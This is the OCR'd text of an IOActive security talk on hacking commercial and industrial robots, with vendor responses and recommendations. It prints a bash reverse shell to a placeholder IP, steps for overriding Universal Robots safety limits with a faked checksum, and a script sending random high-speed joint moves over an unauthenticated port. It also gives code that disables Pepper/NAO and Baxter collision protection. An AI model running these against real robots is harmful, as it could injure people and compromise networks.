

```
arg1 = "-c"
arg2 = "/bin/bash -i >& /dev/tcp/<<myIPAddress>>/8981 0>&1"
arg0 = ["/bin/bash", arg1, arg2]
execve(*arg0[0], *arg0, 0)
```


Exploiting Universal Robots Safety Protections



IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Exploiting Universal Robots Safety Protections





Exploiting Universal Robots Safety Protections

3. Modify the **safety.conf** file to override all safety general limits, joints limits, boundaries, and safety I/O values.
4. Force a collision in the **checksum** calculation, and upload the new file. We need to fake this number since integrators are likely to write a note with the current checksum value on the hardware, as this is a common best practice.
5. **Restart** the robot so the safety configurations are updated by the new file. **Process continuation !**

```
>> python -c '\
import subprocess, time; \
time.sleep(25); \
subprocess.Popen([\"sh
$$basefolder$$/starturcontrol.sh\"], shell=True
,close_fds=True)' &\n
```

Exploiting Universal Robots Safety Protections

6. Load new installation file (new safety settings)
7. Move the robot in an arbitrary, dangerous manner by exploiting an authentication issue on the UR control service.


```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, 30002))
for x in xrange(50):
        q = [random.uniform(-2*math.pi, 2*math.pi), \
             random.uniform(-2*math.pi, 2*math.pi), \
             random.uniform(-2*math.pi, 2*math.pi), \
             random.uniform(-2*math.pi, 2*math.pi), \
             random.uniform(-2*math.pi, 2*math.pi), \
             random.uniform(-2*math.pi, 2*math.pi)] ← joint positions
        a = random.uniform(1, 20) ← joint acceleration
        v = random.uniform(1, 20)  ← joint speed
        payload = "movej("+ str(q) + ", a="+str(a)+", v="+str(v)+")" ← move
joints
        s.send(payload + "\n")
        print "[!] Sent", payload
        time.sleep(1)
data = s.recv(1024)
s.close()
print("Received", repr(data))
```

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Exploit Demo

Disabling Pepper/NAO Human Safety Settings (1/2)

- It is possible to disable all external-collision avoidance protections by changing the state of the **ALMotion** module through the **setExternalCollisionProtectionEnabled** function.
  - NAO does not require user consent for disabling critical reflexes
  - Pepper require user consent for disabling critical reflexes (exploit Auth Bypass in Web Console)



Security Distances NAO/Pepper

Pepper blind spots. Arm speed is reduced when moving inside these zones

Disabling Pepper/NAO Human Safety Settings (2/2)

Security protection can be disabled from the vulnerable Pepper Web Console.

```
"""
This exploit uses the setExternalCollisionProtectionEnabled method.
"""
# Get the service ALMotion.

motion_service  = session.service("ALMotion")

# Disables "Move", "LArm" and "RArm" external anti collision
name = "All"
enable  = False
motion_service.setExternalCollisionProtectionEnabled(name, enable)
(…)
```

Disabling Baxter/Sawyer Human Safety Settings


- Arm joint mode: "Torque mode"
  - This control mode should be used with **extreme caution**, since this control mode bypasses collision avoidance and can result in potentially harmful motions.
  - To enable torque mode: publish a **JointCommand** message to the joint_command topic for a given arm to set the arm into the desired control mode and move it (mode 3):

```
$ rostopic pub /robot/limb/<side>/joint_command
baxter_core_msgs/JointCommand "{mode: 3, command: [0.0,
0.01, 0.0, 3.0, 2.55, -1.0, -2.07], names: ['left_w0', 'left_w1',
'left_w2', 'left_e0', 'left_e1', 'left_s0', 'left_s1']}" -r 100
```


  - Other ways to disable collision avoidance are also possible


Vulnerable Research Frameworks: ROS

- Most widely used open source framework
- Primary goal is to support **code reuse** in robotics research and development.
- Many **known security problems**
  - No authentication
  - No encryption
  - No sender verification
- Secure ROS (**highly experimental**) by Ruffin White
  - Transport encryption, native TLS support
  - Access control
  - AppArmor process profiles
  - **Not developed anymore**



ROS: Research => Production






IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Physical Attacks - Attacking Connectivity

Baxter and Sawyer expose their LAN ports on the pedestal.
Port allow to access robot network services or add Modbus TCP capabilities.


IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Physical Attacks - Attacking Connectivity



Universal Robots Controller supports wireless mouse/keyboards on their USB interface.

Physical Attacks - Attacking Connectivity



Pepper and **NAO** heads plastic lid can be easily removed to access the **LAN** port. Port allows to access robot network services


Physical Attacks - Insecure Storage

- Removable storage
  - Alpha 2 saves robot actions and WiFi passwords

```
generic:/sdcard/ubtech/temp/image # ls -lha
-rw-rw---- 1 root sdcard_rw 10K 2016-11-02 01:10 -943417681 <--- QR
code
drwxrwx--x 2 root sdcard_rw 4.0K 2016-11-02 01:21 .
drwxrwx--x 3 root sdcard_rw 4.0K 2016-11-02 00:40 ..
-rw-rw---- 1 root sdcard_rw 49 2016-11-02 01:21 819289450 <--- QR
code
$platform-tools/adb pull /sdcard/ubtech/temp/image/-943417681
```

One hack to rule them all

- Vendor clouds can be attacked
  - Where vendors can control your robot or push applications
  - Massive KURATAS robots army !



Web Controller sends pairing key to vendor

Killing Robots

- Remote robot kill (all from UBTech / SoftBank)
  - Malicious firmware upgrades. File integrity not verified.
  - Over-the-air upgrades (Bluetooth/WiFi)
  - Undocumented functions !
  - Return to factory? Factory reset? $$$$


```
private void startSendBin()
  {

((AlphaApplication)this.mContext.getApplicationContext()).
getBlueToothManager().addBlueToothInteraction(this.mSe
ndListener);
    [.........]
((AlphaApplication)this.mContext.getApplicationContext()).
getBlueToothManager().sendCommand(((AlphaApplication
)this.mContext.getApplicationContext()).getCurrentBluetoot
h().getAddress(), (byte)20, arrayOfByte,
arrayOfByte.length, true);
    }
  }
```

Alpha remote kill

Pepper/NAO's **ALSystem** module exports **factoryReset** and **upgrade** (Arguments: imageUrl, checksum which can be null) which can be called remotely


Cloud Services - Account Hijacking

- Cloud services control robots
  - Trigger updates, install/remove apps
  - Contact customer support, get firmware images
  - Bind/unbind cloud accounts to robot



Unsigned Updates

- No firmware/apps integrity
  - Unsigned Firmware Images in **ROBOTIS-OP2**
  - Updates with Unsigned APKs in **UBTech Alpha** (Robot & apps)
  - **Null checksum** in **SoftBank's NAO/Pepper**



Alpha app update

```
printf("\nDownloading Bytesum:%2X\n", bytesum);

...
/*--- end download ---*/

r = write(fd, "go 8023000", 10);
r = write(fd, "\r", 1);

int wait_count = 0;
char last_char = 0;
while(1)
{
    if(kbhit())
    {
        TxCh = _getch();
        if(TxCh == 0x1b)
            break;
        else if(TxCh == 127) // backspace
            TxCh = 0x08; // replace backspace value

        r = write(fd, &TxCh, 1); ← writes directly
    }
```

ROBOTIS OP2 RoboPlus

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Security Problems in Today's Robots

- What we found
  - Insecure Communications
  - Memory Corruption Issues
  - Remote code execution vulns
  - File Integrity Issues
  - Authentication Issues
  - Missing Authorization
  - Weak Cryptography
  - Firmware update/upgrade problems
  - Privacy Issues
  - Undocumented features (also vulnerable to RCE, etc)
  - Weak Default Configuration (SSH Secret sharing, Passwords)
  - Vulnerable Open Source Robot Frameworks and Libraries

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Consequences of a Hacked Robot

- In the home
  - Privacy issues, human and property damage
- Businesses & Industry
  - Espionage, human and property damage, corporate/business network compromise
- Healthcare & Militar
  - Direct human threats

Vendor Responses

"I think the findings are very interesting. It is something we should do something about :-)"

UNIVERSAL ROBOTS (No fixes yet)

"Every thing will be fixed in the next release"

3 months later… ***"It can't be fixed"***

SoftBank Robotics (No fixes yet)

"Thanks! Got it!"

"Discourage inappropriate robot behavior!"

UBTECH Dream With Robots

(No fixes yet)

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Improving World's Robot Security

- Security from Day One
- Factory Restore
- Secure the Supply Chain
- Secure by Default
- Education
- Vulnerability Disclosure Response
- **Invest less in marketing and more in cyber security!!!!**

Conclusions

- Robots are awesome
- Robots are insecure
- Human safety protections can be disabled
  - Currents robots can’t provide enough safety
- Robots can kill and hurt people, also damage property
- Research projects moved into production without adding security
- Marketing is winning
- We need to fix this ASAP

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Fin

Thanks

ccerrudo@ioactive.com (@cesarcer)
lucas.apa@ioactive.com (@lucasapa)